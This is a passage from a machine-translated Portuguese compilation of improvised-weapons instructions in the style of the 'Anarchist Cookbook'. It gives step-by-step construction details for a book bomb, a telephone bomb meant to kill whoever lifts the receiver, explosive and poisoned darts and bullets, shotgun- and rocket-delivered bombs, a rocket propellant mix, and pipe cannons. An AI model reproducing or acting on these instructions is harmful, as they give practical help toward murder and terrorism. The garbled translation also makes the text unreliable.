Este retângulo deve ser firmemente colado à contracapa do livro. Depois de construir o seu / sua bomba, que normalmente é de o temporizador ou rádio variedade controlado, o homem-bomba coloca-lo dentro do livro. A bomba em si, e qualquer temporizador ou detonador é usado, devem ser embalados em espuma para impedi-lo de rolar ou deslocar cerca. Finalmente, depois de o timer estiver definido, ou o controle de rádio foi ligado, a tampa da frente está colado fechado, e a bomba é feita para o seu destino.

Bombas 208.Phone por Exodus

A bomba de telefone é um dispositivo explosivo que tem sido utilizado no passado para matar ou ferir um indivíduo específico. A idéia básica é simples: quando o pessoa que atende o telefone, a bomba explode. Se um dispositivo explosivo de alta pequena, mas poderosa com um rojão foi colocado no receptor do telefone, quando a corrente fluía através do receptor, o aborto iria explodir, detonar o alto explosivo na mão da pessoa. Desagradável. Tudo o que tem

a ser feito é adquirir um aborto, e tape o receptor mudar para baixo.

Abrir a tampa da porta-voz, e remover o alto-falante, e conectar cabos do squib onde estava. Depositar uma elevada massa de explosivo, tais como

C-1, no receptor, e a tampa de aparafusar, certificando-se que o detonador está rodeado pelo C-1. Desligar o telefone, e deixar a fita na lugar.

Quando o indivíduo a quem o telefone pertence tentativas de atender o telefone, ele vai notar a fita, e removê-lo. Isto irá permitir que a corrente

fluxo através do aborto. Note-se que o dispositivo não vai explodir por apenas fazer um telefonema, o proprietário do telefone deve levantar o receptor,

e remover a fita. É altamente provável que o telefone vai estar ao seu / sua orelha quando o dispositivo explode ...

MELHOR BOMBA TELEFONE

A descrição acima parece muito complicado para mim ... seria melhor para equipar o dispositivo como se segue:

Primeiro retire o telefone da parede. Ligue o detonador em linha com os fios indo para o fone de ouvido, (pode ser preciso conectá-lo com um relé

para que o detonador pode receber o poder linha completa, e não apenas o poder de áudio para o fone de ouvido)

Pacote de C4 no corpo do telefone (não o aparelho) e conecte-o quando pegar o telefone, a energia fluirá através do circuito para o detonador

Página 217

/ | ----- | \
| |

@ @ @ @ @ @ @ @
@ @ @ @ @ @ @ @ @ @
@ @ @ @ @ @ @ @ @ @

209.SPECIAL MUNIÇÕES

por Exodus

MUNIÇÃO ESPECIAL PARA zarabatanas

A pistola de ar é uma arma interessante, que tem várias vantagens. A zarabatana pode ser extremamente precisos, escamoteáveis, e entregar um

projétil explosivo ou envenenado. O fabrico de um projétil do dardo ou explosiva, não é difícil. Para adquirir uma zarabatana, entre em contato com o editor em um dos endereços indicados na introdução.

Talvez o desenho mais simples, para tal envolve a utilização de uma cápsula de comprimido, tal como o tipo que são levados para as enxaquecas ou alergias. Vazio

As cápsulas de comprimidos de gelatina pode ser comprado na maioria das lojas de alimentos saudáveis. Em seguida, a cápsula seria preenchido com um explosivo sensível a choque,

como fulminato de mercúrio. Uma maior carga explosiva adicional poderia ser colocada por trás do explosivo sensível ao impacto, se um dos maiores foram usadas cápsulas.

Por fim, a cápsula explosiva seria reglued volta juntos, e um pendão ou algodão seriam colados à extremidade contendo a maior explosivo

para assegurar que o explosivo detonante impacto atingiu o alvo em primeiro lugar.

Tal dispositivo, provavelmente, seria de cerca de 3/4 de polegada de comprimento, não incluindo o pendão ou algodão, e algo parecido com isto:

/ Mercúrio | \ -----
(Fulminato | RDX) -----} borlas
\ _____ | _____ /-----

Cuidados devem ser tomados-se um dardo poderoso saiu na zarabatana, você poderia facilmente tocar a parte de trás de sua cabeça.

MUNIÇÃO ESPECIAL PARA WRISTROCKETS e estilingues

A wristrocket moderna é uma arma formidável. Ele pode lançar uma bola de gude atirador cerca de 500 m com uma precisão razoável. Dentro de 200 pés, o que podia bem ser letal para um homem ou animal, se ele bateu em uma área vital. Devido ao tamanho relativamente grande projétil que pode ser usado em uma wristrocket, o wristrocket pode ser adaptado para lançar projecteis relativamente potentes explosivos.

Um pequeno segmento de tubo de alumínio poderia ser feito em um dispositivo de impacto detonante, preenchendo-o com um sensível impacto material explosivo.

Além disso, como um tubo pode ser preenchido com um explosivo de baixa ordem, e está equipado com um fusível,

que seria acesa antes de o dispositivo foi baleado. Alguém poderia

ter a certeza de que o fusível é de comprimento suficiente para garantir que o dispositivo não explodiram antes de atingir o seu alvo.

Finalmente, tampas de calibre 0,22, tais como o tipo que são usados em armas em branco calibre .22, fazer excelente munição explodindo para wristrockets, mas eles devem ser utilizados a uma faixa relativamente estreita, devido ao seu peso leve.

Munição especial para armas de fogo

Quando munição especial é utilizado em combinação com a potência e velocidade das armas modernas, torna-se muito fácil de tomar um pequeno exército

com uma única arma. É possível comprar munição explosiva, mas que pode ser difícil de fazer. Esta munição também pode ser fabricado em

a casa. Existe, contudo, um risco envolvido com a modificação de qualquer munição. Se a munição é incorrectamente modificado, de tal forma que ele

faz com que a bala até um pouco menor mais amplo, uma explosão no cano da arma irá ocorrer. Por esta razão, ninguém deve

TENTATIVA DE FABRICAÇÃO essas munições.

Munição especial de armas de mão

Se uma pessoa quisesse produzir munição explosiva para seu / sua arma, ele / ela poderia fazê-lo, desde que a pessoa teve um impacto

explosivo sensível e algumas ferramentas simples. Seria primeiro comprar todas as balas de chumbo e, em seguida, fazer ou adquirir um explosivo impacto detonar.

Através da perfuração de um buraco em uma bala de chumbo com uma broca, um espaço poderia ser criado para a colocação de um explosivo. Após o enchimento do furo com um explosivo,

seria selado em que a bala com uma gota de cera quente de uma vela. Um diagrama de uma bala que explode completo é mostrado abaixo.

o ----- gota de cera

/ | * | \

| | * | - | ----- Impacto sensível explosivo

| | _ | |

| _____ |

Este projeto do espaço oco também trabalha para colocar veneno em balas.

Página 218

Em muitos thrillers de espionagem, um assassino é descrito como de fabricação "explodindo balas", colocando uma gota de mercúrio no nariz de uma bala. Através experimentação, verificou-se que esta não irá funcionar. O mercúrio reage com vantagem para formar um composto inerte prateado.

Munição especial para espingardas

Por causa de seus grandes furo e de alta potência, é possível criar alguns extremamente poderosa munição especial para uso em espingardas. Se um

shell shotgun é aberto no topo, eo tiro removido, a casca pode ser novamente fechada. Então, se é possível encontrar um muito bom, leve, de madeira

passador que fica perto da largura do furo da espingarda, uma pessoa pode fazer vários tipos de espingarda lançadas armas.

Insira o pino no cano da espingarda com a casca sem a tiro na câmara de queima. Marque o passador de cerca de seis centímetros de distância

a extremidade do cano, e removê-la a partir do barril.


Em seguida, decidir qual o tipo de dispositivo explosivo ou incendiário é para ser usado. Este dispositivo pode ser uma garrafa química fogo, uma bomba, ou um thermite


bomba. Depois que o dispositivo for feita, deve ser firmemente preso ao passador. Quando isto é feito, o lugar do pino de volta na espingarda. A bomba

ou dispositivo incendiário deve estar na extremidade da cavilha.

Certifique-se de que o dispositivo tem um fusível suficientemente longo, acender o pavio, e disparar a espingarda. Se o projétil não é muito pesado, um alcance de até 300 pés

são possíveis. Um diagrama de um projétil a espingarda é mostrado abaixo:





Especiais "blanks granada lançador" deve ser usado - uso de bala regular pode levar o dispositivo a pousar perigosamente perto do usuário.

MUNIÇÃO ESPECIAL PARA AR COMPRIMIDO / GAS

Esta seção lida com a fabricação de munição especial para ar comprimido ou armas de gás comprimido, como a bomba de BB armas, Coy

Armas BB e 0,22 cal pelota armas. Essas armas, embora geralmente considerado como brinquedos de crianças, pode ser feito em armas, em vez de perigo.

Munição especial para o BB GUNS

A arma de chumbinho, para este manuscrito, será considerado qualquer tipo de fuzil ou pistola que utiliza gás ou ar tímido comprimido para disparar um projétil com um calibre de 0,177, ou BB, ou levar pellet. Essas pistolas pode ter uma velocidade quase tão elevada como uma espingarda de cano bala de queima. Por causa da velocidade a que um calibre 0,177 moscas projéteis, um projétil detonante impacto pode ser facilmente feito que tem um calibre de 0,177.

Mais munições para armas de maior calibre do que 0,22 utilização iniciadores para inflamar o pó na bala. Estes primers podem ser comprados em lojas de armas, uma vez que muitas pessoas gostam de recarregar as suas próprias balas. Tais primers detonar quando atingido pelo pino de disparo de uma arma. Eles também vão detonar se são jogados em uma superfície dura a uma grande velocidade.

Normalmente, eles também vão caber no cano de uma pistola calibre .177. Se eles são os primeiros inserido extremidade

superfície. Se um tal iniciador é ligado a uma peça de tubo de metal fina, tal como o utilizado por uma antena, o tubo pode ser preenchido com um explosivo, ser selado, e disparou a partir de uma arma de chumbinho. Um diagrama de um tal projectil aparece abaixo:

$$\overline{VV}$$

Página 219

Finalmente, um pendão, ou um pedaço pequeno de algodão é colada à parte traseira do iniciador, para assegurar que o projectil atinge no iniciador da frente. Todo o projectil deve ser de cerca de 3/4 de polegada de comprimento.

adaptado para uso com 0,22 espingardas de ar calibre. Um desenho semelhante ao que foi utilizado no início deste documento, é adequado, desde que alguns são cápsulas cerca de calibre 22 ou menor. Ou, uma concepção semelhante à que neste documento poderão ser utilizados, apenas uma teriam de adquirir pó preto

fulminantes, em vez de primers munições, desde que há de percussão que são cerca de calibre .22. Um tampão como 11 é muito pequena, mas qualquer coisa maior vai fazer muito bem.

210.Rocketry por Exodus

Foguetes e canhões são geralmente consideradas como artilharia pesada. Perpetradores de violência não costumam empregar tais dispositivos, pois são difíceis ou impossíveis de adquirir. Eles não são, no entanto, impossível de fazer. Qualquer indivíduo que pode fazer ou comprar pó preto ou Pyrodex pode fazer essas coisas. Um terrorista com um canhão ou grande foguete é, de fato, algo a temer.

FOGUETES

Rockets foram inicialmente desenvolvidos pelos chineses centenas de anos antes do mito de Cristo começou. Eles foram usados para o entretenimento na forma de fogos de artifício. Eles não estavam geralmente utilizado para fins militares, porque eles eram imprecisas, caro e imprevisível. No moderno vezes, no entanto, os foguetes são usados constantemente pelos militares, uma vez que eles são baratos, confiáveis e não tem recuo. Perpetradores de violência, Felizmente, não pode obter foguetes militares, mas eles podem fazer ou comprar motores de foguete. Foguetes modelo é um passatempo popular da era espacial, e lançar um foguete, é necessário um motor. Estes, uma subsidiária de Damon, é o principal fabricante de foguetes modelo e motores de foguetes. Seu motor mais potente, o motor "D", pode desenvolver quase 12 libras de empuxo, o suficiente para enviar uma relativamente grande carga explosiva uma significativa distância. Outras empresas, como a Centuri, produzir motores de foguete ainda maiores, que se desenvolvem até 30 libras de empuxo. Estes modelo de foguete motores são bastante fiáveis, e são projetados para ser demitido eletricamente. A maioria dos motores de foguetes de modelo tem três seções básicas. O diagrama abaixo vai ajudar a explicá-los.

| _____ | -
Papelão
\ Argila | ----- | *** | . . . | C | caixa
\ _____ | ----- | *** | . . . | L |
--- Impulso --- | fumaça | eject | a |
/ Argila | ----- | *** | . . . | Y |

/ _____ | _____ | _____ | _____ | _ |
| _____ | -

Papelão
invólucro

O bico de argila é onde o acendedor é inserido. Quando a área chamada "impulso" é inflamada, o material "impulso", geralmente um grande grão de um único propulsor, como pó preto ou Pyrodex, queimaduras, forçando grandes volumes de rápida expansão, gases quentes para fora do bocal estreito, empurrando o foguete para a frente.

Depois de o material ter sido consumido, a secção de fumo do motor é inflamada. É geralmente um material de queima lenta, semelhante a pó preto que tem tido vários compostos adicionados a ele para produzir fumo visível, geralmente preto, branco ou de cor amarela. Esta secção existe para que o foguete será visto quando ele atinge sua altura máxima, ou apogeu.

Quando ele é queimado, ele acende a carga de ejeção, chamado "eject". A carga de ejeção é finamente pulverizada em pó preto. Ele queima muito rapidamente, explodindo, na verdade. A explosão da carga de ejeção empurra para fora do pára-quedas do modelo do foguete. Também poderia ser usado para acender o fusível de uma bomba ...

Motores de foguetes têm o seu próprio sistema de rotulagem peculiar. Rótulos motor típicas são: 1/4A-2T, 1/2A-3T, A8-3, 4-B6, C6-7 e D12-5. A carta é

um indicador da potência de um motor. Motores "B" são duas vezes mais potente como motores de "A", e os motores "C" são duas vezes mais potente como "B"

os motores, e assim por diante. O número a seguir a carta é a pressão aproximada do motor, em libras. o número final e letra é o momento


atraso, desde o momento em que o período de impulso do motor de gravação extremidades até que a carga de ejeção dispara; "3T" indica um atraso de 3 segundos.

NOTA: Um foguete propulsor extremamente eficaz pode ser feita por mistura de pó de alumínio com perclorato de amónio e uma pequena quantidade de óxido de ferro. A mistura é ligada por uma resina epóxi.

BASIC BOMB ROCKET

Uma bomba de foguete é simplesmente que o nome indica: uma bomba que é entregue ao seu alvo, por meio de um foguete. A maioria das pessoas que fazem tais um dispositivo que utiliza um motor de foguete modelo para ligar o dispositivo. Ao cortar as barbatanas de madeira balsa e colando-os a um grande motor de foguete, como como o motor Estes "C", um foguete de base pode ser calculado. Então, anexando um "fabricante de cratera", ou tímido bomba cartucho para o foguete, uma bomba seria adicionado. Para garantir que o fusível do "criador cratera" inflamado, o barro sobre a carga de ejeção do motor deve ser raspada

com uma ferramenta de plástico. O fusível da bomba deve estar tocando a carga de ejeção, como mostrado abaixo.



empuxo> -----

fumaça> ***

carga de ejeção> ::::


A fita adesiva é a melhor maneira de prender o fabricante cratera ao motor foguete. Observe no diagrama a ausência da argila sobre a carga de ejeção

Muitos tipos diferentes de cargas explosivas podem ser anexados ao foguete, tal como um explosivo de alta, um dispositivo incendiário, ou um incêndio químico garrafa.

Ou quatro ou três aletas deve ser colado ao motor de foguete para assegurar que o foguete voa reto. As barbatanas deve se parecer com o seguinte esquema:


| \

| \




O bordo de ataque e bordo de fuga devem ser polida com uma lixa de modo que eles são arredondadas. Isso ajudará a tornar a mosca foguete em linha reta. A


duas seções de polegada de comprimento de um canudo de plástico pode ser anexado ao foguete para lançá-lo de. Um cabide pode ser cortado e transformado em um lançamento haste. O segmento de um canudo de plástico deve ser colado ao motor de foguete adjacente a uma das aletas do foguete. A vista frontal de um completo bomba foguete é mostrado abaixo.



Página 221




|
 Ao cortar um cabide para as setas indicadas, e dobrá-la, uma haste de lançamento podem ser feitas. Depois de um fusível é introduzido no motor, o foguete é simplesmente deslizou para baixo da haste de lançamento, que é colocado através do segmento de canudo de plástico. O foguete deve deslizar facilmente ao longo de um cabide, como o ilustrado na página seguinte:



|
 |
 e aqui _____ |
 Dobre o arame para esta forma:

_____ Inserir em palha



|

GAMA BOMB foguete Longa

Foguetes de longo alcance podem ser feitas usando os foguetes de multi-fase. Motores de foguete modelo com um "0" para um intervalo de tempo são projetados para uso em multi-

foguetes palco. Um mecanismo, como o D12-0 é um excelente exemplo de um tal motor. Imediatamente após o período de impulso é mais, a ejeção

explode carga. Se outro motor é colocado diretamente contra a traseira de um motor "0", a explosão da carga de ejeção enviará quente

gases de combustão e partículas para o bocal do motor acima dela, e inflamar a secção de impulso. Isso vai empurrar o motor usado "0" fora do

foguete, causando uma perda geral de peso.

A principal vantagem de um foguete em várias fases é que ele perde peso como viagens, e ganha velocidade. Foguetes multi-estágio deve ser concebido

um pouco diferente do que um único foguete fase, uma vez que, para que um foguetes para voar em linha reta, seu centro de gravidade deve estar à frente de seu

centro de arrasto. Isto é conseguido através da adição de peso para a frente do foguete, ou movendo o centro de arrasto para trás, colocando as aletas na

foguete que estão bem atrás do foguete. Um diagrama de um foguete de vários estágios aparece na página seguinte:

/\

||

Página 222

| C |

| M | ----- CM: Crater Criador

||

| — |

||

| C | ----- C6-5 motor de foguete

/ | 6 | \

/ | | | \

/ | 5 | \

```

/|___|\ ---- Fin
//| |\ 
//| |\ 
//| |\ 
//| |\ 
//| C |\ 
|/| 6 |\ 
|/| |\ 
|/| 0 |\ 
|/|___|\ 
|/\ 
|
\_____/ ^ \_____/ ----- Fin
|
|
|

```

C6-0 motor de foguete

O fusível é colocado na parte inferior do motor.

Dois, três, ou mesmo quatro etapas podem ser adicionados a uma bomba de foguete para dar-lhe um maior alcance. É importante, contudo, que para cada um adicional fase, a área de fin fica maior.

211.Basic Tubo Canhão

por Exodus

Um canhão simples pode ser feita a partir de um cano grosso por quase ninguém. A única parte difícil é encontrar um tubo que é extremamente suave em seu interior.

Isto é absolutamente necessário, caso contrário, o projétil pode encravar. Cobre ou tubagem de alumínio é geralmente suficiente alisar, mas deve também ser

grande espessura para suportar a pressão desenvolvida pelos gases quentes em expansão de um canhão.


Se se utiliza um projétil tal como um cartucho de Coy, uma vez que um tal projétil pode ser feita explodir, um tubo, que é de cerca de 1 «- 2 pés de comprimento é o ideal.

Tal tubo deve ter paredes que são pelo menos 1/3 a «uma polegada de espessura, e de ser muito liso no interior. Se possível, um parafuso endplug no

pipe. Caso contrário, o tubo deve ser dobrada e dobrada fechada, sem rachaduras ou rasgar o tubo. Um pequeno orifício é perfurado na parte de trás do tubo

perto do friso ou endplug. Então, tudo o que precisa ser feito é encher o tubo com cerca de duas colheres de chá de blackpowder grau ou Pyrodex, insira um fusível,

embalá-lo levemente batendo um chumaço de papel de seda para o cano, e cair em um cartucho de Coy. Prepare o canhão firmemente contra uma forte estrutura, acender o pavio, e correr. Se a pessoa tiver sorte, ele não vai ter sobrecarregado o canhão, e ele não vai ser atingido por pedaços de explosão barril. Tal canhão ficaria assim:



Um projétil explosivo pode ser feito para este tipo de canhão com um cartucho de Coy. É relativamente simples de fazer. Basta fazer uma fabricante de cratera, e construí-la de tal forma que os projectos de fusíveis cerca de uma polegada da extremidade do cartucho. Em seguida, enrole o fusível com fita adesiva, cobrindo-o totalmente, exceto por uma pequena quantidade no final. Coloque isso no canhão do tubo sem o uso de um lenço de papel de embalagem maço. Quando o canhão é disparado, ele vai pegar fogo no final do fusível, e disparar o cartucho Coy. O cartucho cheio de explosivo vai explodir em cerca de três segundo, se tudo correr bem. Esse projétil seria parecido com este:



[] <--- Fusível gravado

[]

[]

! <--- Fusível nua (adicionar matchheads)

ROCKET Cannon Disparar

Um disparo de canhão foguete pode ser feita exatamente como um canhão normal, a única diferença é a munição. Um foguete disparado de um canhão voará

mais do que um foguete sozinho, já que a ação de atirar supera a inércia inicial. Um foguete que é lançado quando está em movimento vai

mais do que aquele que é lançado quando ela está parada. Tal foguete se assemelharia a uma bomba de foguete normal, exceto que ele não teria barbatanas. Ele

seria parecido com a imagem abaixo. O fusível em tal dispositivo seria, obviamente, ser curto, mas não seria incinerado até ejeção do foguete

carga explodiu. Assim, o atraso antes que a carga de ejeção, com efeito, torna-se o atraso antes de a bomba explode. Note-se que há necessidade de fusíveis

ser colocado no foguete, o pó queima no canhão vai acendê-lo, e simultaneamente empurrar o foguete para fora do canhão a uma velocidade elevada.

/\
| |
| C |
| M |
| |
| |
| ____ |
| E |
| N |
| G |
| I |
| N |
| E |
| ____ |

REFORÇADA TUBO DE CANHÃO

No colégio, um amigo e eu construímos canhões e lançou Coy cartuchos, etc, etc No entanto, o projeto do canhão é o que eu quero adicionar

aqui. Ela foi feita a partir de simples tubo de aço de água, fio de aço e chumbo.

Aqui está uma seção transversal:

```

| |
|  Xxxxxx _____ 2  "ID
tubulação
| |
| | ..... <- Fio de aço}
| | _____} 3/4 "ID tubulação
este | | | xxx _____}

fio _____ | _____ | _____ |

detém | | .... | |
it up |> | .... | |
no _____ | _____ | _____ |

fogão _____ | _____ | _____ |
xxx _____
| | | _____}
| | ..... } <- Chumbo fundido
| | _____} _
| | _____
| Xxxxxx
| _____ |

```

Nós cavamos para o lado de um monte de areia e construíu uma chaminé de tijolo refratário. Então ficamos o tubo montado e fio a fio na chaminé, sentado em alguns tijolos. Em seguida, tivemos um maçarico esquentando a chaminé, de modo que o tubo estava quente vermelho. Em seguida, deitou chumbo fundido no interior do espaço entre os tubos. Se as tampas não são parafusados no apertado real, parte do chumbo vai vazar. Se isso acontecer, desligue o maçarico eo tubo vai esfriar o suficiente eo chumbo vai endurecer e parar o vazamento.

Nós usamos o pó preto caseiro e comercial, e espingarda em pó sem fumo lento nesta coisa. Depois de centenas de tiros que cortá-la e não houve evidência de fendas ou de inchamento de tubo interno.

